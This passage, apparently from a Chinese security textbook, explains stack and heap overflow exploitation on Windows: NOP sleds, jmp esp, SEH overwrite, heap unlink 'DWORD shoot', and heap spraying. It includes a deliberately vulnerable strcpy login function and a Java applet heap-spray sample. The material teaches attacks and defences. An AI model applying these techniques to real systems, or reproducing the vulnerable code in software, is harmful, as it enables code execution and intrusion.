上节的介绍仅仅是任意覆盖返回地址是无法实现某种攻击的，而是需要将返回地址覆盖为特定的值，让程序执行到攻击者可控的位置或特定的函数中。攻击者通过栈溢出攻击程序时，输入都在栈空间，如果攻击者想要程序执行自己的代码，那么就需要将EIP修改为指向栈空间的地址，而这一目的可以通过修改函数返回地址为栈空间的地址来实现。

代码2.4 有漏洞的登录验证函数

#define PASS “123456”

int login(char\* passwd)

{

int res;

char buff[128];

res=strcmp(passwd,PASS);

strcpy(buff,passwd);

return res;

}

对之前的漏洞程序做了修改，增大buff的空间，给攻击代码足够的空间来植入。在攻击者输入passwd之前：

（1）调试程序，确定buff到返回地址的距离。

（2）分析获取buff的起始地址。

（3）构建恶意输入，可以将前128个字节由90（nop指令）和攻击代码组成，将buff的首地址写到返回地址对应的偏移处。

然后用户将精心构造的输入给程序，覆盖栈空间后的示意图如下。当函数返回时，EIP会变为0x1112FB14，开始从buff的起始地址执行指令，buff空间内全是合法的指令（nop指令和恶意代码），因此可以顺利执行下去，完成攻击者指定的功能。




图2.8 将恶意代码植入栈中

一般将用户的输入称为payload、将其中的恶意代码称为shellcode，现实中payload的编写并不如理论描述这样简单，过程中将会遇到很多障碍。比如：在大端存储的环境下，且buff的地址中的最高字节是0x00，那么根据strcpy函数的功能，返回地址在覆盖为buff首地址时会发生截断，低3字节不会再被覆盖。




图2.9 payload被截断

payload被截断后，返回地址不会被覆盖为buff首地址，那么EIP也就基本没可能跳转到恶意代码处，攻击自然无法成功。

如何解决这个问题呢？可以通过将返回地址覆盖为“jmp esp”指令所在地址来达到“CPU执行栈空间代码”的目的。程序中一般都会含有jmp esp指令，只要通过调试得到它的地址，就可以达到这一目的。而当函数返回时，esp一般指向返回地址的下个位置处，那么shellcode可以放到返回地址后面的内存空间中了，如下图所示。




图2.10 返回地址覆盖为jmp esp的地址

在利用栈溢出时还可能遇到函数无法正常返回的问题，对变量的任意覆盖很有可能导致程序崩溃，跳入异常处理程序而不是返回调用者继续执行下去。此时如果还要利用返回地址的覆盖来达到攻击目的已经是行不通的了。这时可以尝试覆盖SEH结构，这个结构中存放着一些异常处理函数的首地址，并且在栈空间，如果将异常函数地址覆盖为shellcode的首地址，那么程序出现异常并调用异常函数时会进入到shellcode执行恶意代码。




图2.11 SEH覆盖

## 2.3堆溢出漏洞

### 2.3.1 堆简介

堆（Heap）是程序运行时向操作系统申请的，存放运行时数据的内存段。与栈不同，堆的大小并不固定，可由程序动态扩张或缩减，由于操作系统采用动态链表管理堆，所以堆内存不一定连续。每个进程都有自己的堆，堆可以提供一个进程生命周期存放的数据的区域，对于一个进程的堆，有默认堆和私有堆两种，默认堆是进程初始化时，操作系统在进程地址空间中创建的，默认情况下大小为1MB，私有堆是程序自己创建和维护的，用于保存程序运行时的数据。

1.Windows堆的历史

由于微软没有完全公开Windows中堆管理的细节，目前为止，人们对Windows堆的了解主要基于技术狂热者、黑客、安全专家、逆向工程师等的个人研究成果，经过前人的大量工作，目前Windows NT4/2000 sp4的堆管理策略已经“基本”研究清楚。

现有的研究已经能解释Windows堆管理与攻击相关的数据结构和算法，在众多关于Windows堆的研究中，以下即为的研究格外具有代表性：

（1）Halvar Flake：在2002年的black hat上，他在演讲“Third Generation Exploitation”中首次挑战Windows的堆溢出，并揭秘了堆中一些重要的数据结构和算法。

（2）David Litchfield：David应该是安全技术界的传奇人物。除了他曾经发现的那些被横扫世界的蠕虫所利用的0 day漏洞外，他还是著名的安全咨询公司NGS(Next Generation Security)的创始人。David在2004年black hat上演讲的“Windows Heap Overflows”首次比较全面地介绍了Windows 2000平台下堆溢出的技术细节，包括了重要数据结构、堆分配算法、利用思路、劫持进程的方法、执行Shellcode时会遇到的问题等。

（3）Matt Conover：其演讲的“XP SP2 Heap Exploitation”中除了全面揭示了Windows堆中与溢出相关的所有数据结构和分配策略之外，最重要的是，他还提出了突破Windows XP SP2平台下应对更为复杂安全机制的防护进行堆溢出的方法。

现代操作系统在经过了若干年的演变后，目前使用的堆管理机制兼顾了内存有效利用、分配决策速度、健壮性、安全性等因素，这使得堆管理变得异常复杂。随着操作系统的更新，堆结构及管理机制均有较大的变化，Windows系统堆管理机制的发展大致可以分为三个阶段。

（1）Windows 2000~Windows XP SP1：堆管理系统只考虑了完成分配任务和性能因素，丝毫没有考虑安全因素，可以比较容易发被攻击者利用。

（2）Windows XP 2~Windows 2003：加入了安全因素，比如修改了块首的格式并加入安全Cookie，双向链表结点在删除时会做指针验证等。这些安全防护措施使堆溢出攻击变得非常困难，但利用一些高级的攻击技术在一定情况下还是有可能利用成功。

（3）Windows Vista~Windows 7：不论在堆分配效率上还是安全与稳定性上，都是堆管理算法的一个里程碑。

2.堆与栈的区别

经过对栈溢出利用的学习，我们应该明白栈空间是在程序设计时已经规定好怎么使用，使用多少内存空间的。典型的栈变量包括函数内部的普通变量、数组等。栈变量在使用的时候不需要额外的申请操作，系统栈会根据函数中的变量声明自动在函数栈帧中给其预留空间。栈空间由系统维护，它的分配(如sub esp , xx)和回收(如add esp,xxx)都由系统来完成，最终达到栈平衡，所有的这些对程序员来说都是透明的。

堆的结构和操作与栈有较大不同，堆具备以下特性：

（1）堆是一种在程序运行时动态分配的内存。所谓动态是指所需内存的大小在程序设计时不能预先决定，需要在程序运行时参考用户的反馈。

（2）堆在使用时需要程序员用专用函数进行申请，如C语言中的malloc等函数、C++中的new函数等都是最常见的分配堆内存的函数。堆内存申请有可能成功，也有可能失败，这与申请内存的大小、机器性能和当前运行环境有关。

（3）一般用一个堆指针来使用申请得到的内存，读、写、释放都通过这个指针来完成。

（4）使用完毕后需要把堆指针传给堆释放函数回收这片内存，否则会造成内存泄露。典型的释放函数包括free、delete等。

栈只有pop和push两种操作，总是在“线性”变化，其管理机制也相对简单，所以，栈溢出的利用很容易掌握。与“整齐”的栈不同，堆往往显得“杂乱无章”，所以堆溢出的利用是内存利用技术的一个转折点，堆和栈的区别如表2.2所示。

表2.2 堆内存与栈内存的比较

|  |  |  |
| --- | --- | --- |
|  | **堆内存** | **栈内存** |
| **典型用例** | 动态增长的链表等数据结构 | 函数局部数组 |
| **申请方式** | 需要用函数申请，通过返回的指针使用，如p=malloc(8) | 在程序中直接声明即可，如char buf[8] |
| **释放方式** | 需要把指针传给专用的释放函数，如free | 函数返回时，由系统自动回收 |
| **管理方式** | 需要程序员处理申请与释放 | 申请后直接使用，申请与释放由系统自动完成，最好达到栈区平衡 |
| **所处位置** | 变化范围很大 | 0x0012XXXX |
| **增长方向** | 由内存低地址向高地址增长（不考虑碎片等情况） | 由内存高地址向低地址增长 |

### 2.3.2 堆结构与堆管理

在软件开发中，一般使用new、malloc、HeapAlloc等API创建堆，使用delete、free、HeapFree等API删除堆。其中new、malloc、HeapAlloc在底层都调用了RtlAllocateHeap函数，delete、free、HeapFree在底层都调用了RtlFreeHeap函数，RtlAllocateHeap和RtlFreeHeap位于ntdll.dll中。

1.堆结构

堆由堆表和堆块构成，堆表位于堆区的起始位置，用于索引堆区中所有堆块的重要信息，堆表分为两类：块表与空表，堆表中保存了堆区各个堆的指针；堆块分成两部分，块首和块身，块首保存这个堆块的基本信息，块身保存程序运行时的数据，程序堆区的结构如图2.12所示。

堆表

块首

块身

块首

块身

块首

块身

图2.12 堆结构

2.两类重要堆表

堆表有很多种，且随操作系统的不同而不同，Windows系统常见的有：FreeList（空表）和Lookaside（快表）。

（1）空表

空表是双向链表，有128项，每项标识指定大小的空闲块，空闲块大小=索引项（ID）\*8，其中Free[0]标识大于等于1024 Byte的空闲块，空表结构如图2.13所示。




图2.13 空表结构

（2）快表

快表有128项，采用单向链表，链中的堆从不发生合并，每项最多4个节点。建立快表的目的是加速堆块分配，块表中的1-127项，以8字节空间为基础，递增至1016字节，快表的结构如图2.14所示。

lookaside[0]

16bytes

lookaside[1]

lookaside[2]

lookaside[3]

……

lookaside[126]

lookaside[127]

8bytes

16bytes

1016bytes

1016bytes

图2.14 快表结构

（3）堆块

堆块是堆分配的基本单位，分为块首和块身，块首是堆块头部的几个字节，用来标识自身信息，如堆块大小，是否空闲等。块身是堆块的数据存储区域，紧跟在块首后面。

堆块的状态有占用态和空闲态两种，占用态和空闲态的堆块结构如图2.15所示

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Self Size | Previous Chunk size | Segment Index | Flags | Unused bytes | Tag Index (Debug) |
| Data | | | | | |

占用态堆块结构

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Self Size | Previous Chunk size | Segment Index | Flags | Unused bytes | Tag Index (Debug) |
| Flink(前向指针) | | | Blink(后向指针) | | |
| Data | | | | | |

空闲态堆块结构

图2.15 占用态和空闲态的堆块结构

3.Windows堆结构

对于一个进程来说可以有多个堆区，每一个堆区的首地址以句柄hHeap来表示，这也是RtlAllocateHeap的第一个参数。

堆总体管理结构区存放着一些用于堆总体管理的结构，该结构与溢出无关。双指针区存放着一些成对出现的指针，用于定位分配内存以及释放内存的位置，Windows堆结构如图2.16所示。

Heap总体管理结构

双指针区

用户分配内存区

hHeap

定位分配内存，

释放内存的位置

Heap主体缓冲区

图2.16 堆区结构

接下来介绍Windows堆管理流程，考虑以下代码：

代码2.5

buf1 =(char\*)HeapAlloc(hHeap, 0, 16);

buf2 =(char\*)HeapAlloc(hHeap, 0, 16);

第一次申请堆内存，执行buf1 =(char\*)HeapAlloc(hHeap, 0, 16);系统返回buf1的可用空间，此时的堆结构如图2.17所示。

8字节

8字节

8字节

Buf1管理结构

Buf1的可操作空间

下一空闲堆管理结构

系统返回的Buf1可用空间

EAX

两个双链表的指针

ECX

图2.17 第一次申请堆的内存结构

系统实际多申请8字节管理空间，由两个指针将空闲块连接起来。

第二次申请堆空间，执行buf2=HeapAlloc(hHeap,0,16);系统返回buf2的可用空间，此时的堆结构如图2.18所示。

8字节

8字节

8字节

Buf1用户内存

Buf2的管理结构

Buf2用户内存

系统返回的Buf2可用空间

EAX

下一空闲堆的管理结构

ECX

两个双链表的指针

图2.18 第二次申请堆的内存结构

buf1后面是buf2管理结构，buf2后面是空闲堆管理结构，然后是链表指针。

在Windows2000系统的堆管理中，ECX和EAX寄存器用作链表操作，主要使用mov [ecx],eax 和mov [eax+4],ecx进行链表管理，接下来进一步介绍堆块的操作。

Windows中的空闲堆块以双向链表的形式保存，当程序申请堆内存，操作系统根据程序申请的大小从相应的双向链表中取下一个堆块分配给程序，申请内存之前的双向链表如图2.19所示，其中a、b、p1、p2、c、d均为一个堆块的前后向指针。

a

p1

c

b

p2

d

图2.19 双向链表

程序向操作系统请求堆内存分配，假设操作系统分配p1所在的堆块，接下来需要将p1所在的堆块从链表中取出。

代码2.6

\*b=c, \*c=a

\*b=c → \*(a+1)=c → \*(\*p1+1)=\*p2

\*c=a → \*(\*p2)=\*p1

\*p2=p1

\*(p1+1)=p2

在堆分配和堆回收时利用需要用到mov [ecx],eax 和mov [eax+4],ecx指令，只需要能够控制ECX EAX的值，就可以实现Shellcode。

### 2.3.3 堆溢出与利用

若在2次堆申请语句中间加入一个内存，分析申请buf2的情况。

代码2.7

buf1 =(char\*)HeapAlloc(hHeap, 0, 16);

memcpy(buf1,mybuf,32);

buf2 =(char\*)HeapAlloc(hHeap, 0, 16);

分配完buf1之后向其中拷贝内容，拷贝的内容大小超过buf1的大小，即16字节，就会发生溢出，如果覆盖掉两个4字节的指针，而下一次分配buf2之前又没有把buf1释放掉的话，就会把一个4字节的内容写入一个地址当中，而这个内容和地址都是能够控制的，这样就可以控制函数的流程转向Shellcode，漏洞界称之为what→where操作 or Dword Shoot。

堆溢出利用思路为，利用 MOV [ECX],EAX MOV [EAX+4]，ECX完成任意地址任意值的控制，再利用ESI+0x4c 指向下一个空闲块头部结构。

当有不能处理的异常发生时，系统调用UnhandledExceptionFilter函数，其实就是call [0x77EC044c]，即执行0x77EC044C指向的异常处理程序。可以把where赋成0x77EC044c, what覆盖成Shellcode的地址。

上述堆溢出利用的思路基于Windows 2000系统展开，随着系统的更新，Windows对堆管理加入了更多安全机制，例如Windows2000堆溢出利用的常用技巧为修改VEH链表指针，而在Windows XP系统中RtlCallVectoredExceptionHandlers函数对VEH链表指针进行了编码处理，在使用指针前需要先解码，避免了堆溢出对指针的修改。对于后续的Windows7、Windows8、Windows10等系统，堆溢出的利用并不是非常容易，常见的堆栈缓冲区溢出攻击都有防御措施，如表2.3 所示。

表2.3 常见堆栈缓冲区溢出的防御措施

|  |  |
| --- | --- |
| **典型攻击手段** | **对应防御技术** |
| **覆盖返回地址** | 通过GS保护 |
| **覆盖SEH链** | 通过SafeSEH、SEHOP保护 |
| **覆盖本地变量** | 可能被VC编译器经过重新整理和优化 |
| **覆盖空闲堆双向链表** | 通过safe unlinking保护 |
| **覆盖堆块头** | XP下使用8位的HeaderCookie进行保护，VISTA之后使用XOR HeaderData |
| **覆盖lookaside linked list** | Vista后被移除 |

### 2.3.4 Heap Spraying

虽然堆溢出漏洞并不容易实现，但仍有可以实现借助堆溢出执行Shellcode的方式，堆喷洒（Heap Spraying）就是其中一种。堆喷洒，即向堆中注入大量数据，使得数据填满特定内存地址空间，当栈溢出时可以引导EIP到堆的空间。

堆喷洒可以是堆栈结合的攻击方式，其注入数据Injected data由Slide code（滑板指令）和Shellcode组成，由栈溢出修改返回地址，使EIP指向堆区的滑板指令，程序会顺着滑板指令顺序执行，直到执行到堆区的Shellcode。堆喷洒漏洞于2001年出现，2005年盛行，目前依然流行,常见于解释JavaScript的浏览器和PDF解释器。

当申请大量内存的时候，堆很有可能覆盖到的地址:0x0A0A0A0A（160M）， 0x0C0C0C0C（192M），0x0D0D0D0D （208M）如图2.20所示。

空闲内存

0MB

100MB

200MB

300MB

已使用内存

常规情况下堆布局

shellcode

空闲内存

0MB

100MB

200MB

300MB

已使用内存

堆喷洒（Heap Spraying）之后

shellcode

地址0x0C0C0C0C已经包含Shellcode的可能性非常高

200×1024×1024=0x0C800000＞0x0C0C0C0C

图2.20 正常堆布局和堆喷洒之后的堆布局


1.Heap Spray的几种情况

（1）传统的Heap Spray


传统的Heap Spray是使用JavaScript分配内存。根据Heap Spray的思想，就是用同样的一个指令，去覆盖一片大内存地址，在每块分配到的内存最后，都附加上Shellcode。

对这个指令的要求是，相当于NOPS的作用。且该指令指向的地址，正好落在覆盖的这一大片内存地址中。


在实际exploit中就是分配这样的一片内存区域，比如



这样，0x0c0c0c0c的地址的内容也是 0c0c0c0c



而0c这个指令正好是双字节指令，且对寄存器影响最小，可以起到NOPS的作用。



所以如果把eip指向了0x0c0c0c0c这个地址，就会一直在这片内存中执行下去，一直执行到Shellcode为止。

（2）Java VM Heap Spray

因为0x0c0c0c0c这个地址在内存中并不高，js分配内存就会影响到这一段，所以如果IE浏览器之前访问了很多网页，特别是一些比较大的网页，就会影响到这段地址，从而导致Heap Spray失败。

而在Java中，可以有效的避免这个问题，因为Java分配内存的地址，本来就比JavaScript分配的地址要高。HeapSpray是一种思想，和用什么语言实现无关，所以我们可以选择Java，也同样可以选择其他语言，比如Flash。

代码2.8

import java.io.\*;

import java.applet.\*;

import java.awt.\*;

public class myJavaHeap extends Applet

{

byte[] shellcode = new byte[] { (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90, (byte)0x90

};

public void paint(Graphics g)

{

int heapBlockSize = 0x5000000;

int heapSlidSize = 0x0100000;

byte[] buffer = new byte[heapBlockSize];

byte heapFilling = (byte)0x14;

for (int i = 0; i < buffer.length; i ++)

{

buffer[i] = heapFilling;

}

for (int i = 1; i < 0x50; i ++)

{

for (int j = 0; j < shellcode.length; j ++)

{

buffer[i \* heapSlidSize - shellcode.length - 0x1000 + j] = shellcode[j];


}

}

}

}

编译后构造如下html：



以上的代码分配内存的地址，基本上在0x10800000 — 0x16000000 左右 所以选用的指令只能是0x11 — 0x15之间选择。

（3）IE7 Heap Spray利用原理

IE7浏览器作为IE浏览器历史上一次革命性的更新版本，IE7相比IE6在安全、网页浏览和用户体验上都有很大的增强。IE7增加了网络钓鱼过滤、支持选项卡浏览、支持非ASCII域名访问，加入了搜索引擎以便查找、支持PNG Alpha通道等众多新功能。但在IE7发布初期，就爆出高危的0day漏洞，如CVE-2008-4844，该漏洞的利用原理即为Heap Spray。

该漏洞是由于IE7.0中的mshtml.dll模块中在处理对象方面存在错误，能够造成内存管理混乱，通过构造特定条件代码可以导致内存溢出。攻击者可以通过构造畸形XML代码并且使用JavaScript脚本操作Shellcode去执行任意代码。该漏洞影响的操作系统为：Windows XP、Windows2003、Windows Vista，并且安装了IE7浏览器的用户。

MSHTML.DLL担负分配内存任务。它负责管理用于当前显示的页中HTML元素的内存空间的分配和回收。这个DLL在进程默认堆中分配内存空间，并且在当前页面被关闭，或者HTML 元素析构（destroy）时回收空间。

CRecordInstance里面有一个Binding数组，里面都是CXfer \*指针（通过CRecordInstance::AddBinding添加的）。调用 CRecordInstance::RemoveBinding的时候释放了CXfer对象指针，减小了数组大小，但被释放的指针还留在数组里面。调用 CRecordInstance::TransferToDestination遍历CXfer \*数组，逐个调用CXfer::TransferFromSrc。问题是某个CXfer \*元素在TransferFromSrc的时候竟然会调用CRecordInstance::RemoveBinding把后面的CXfer \*给释放了。等遍历到后面的CXfer \*，这个指针早已不再指向CXfer对象了，而被再次分配作它用，恰好指向了用户可控的网址，于是跳到了Heap Spray中去执行。

2.Heap Spray总结

Heap Spray是堆溢出漏洞利用的一种有效手段，其优点为可以增加缓冲区溢出攻击的成功率，覆盖地址可以简单使用类NOP指令覆盖，并可以用于堆栈溢出攻击，用Slidecode覆盖堆栈返回地址。

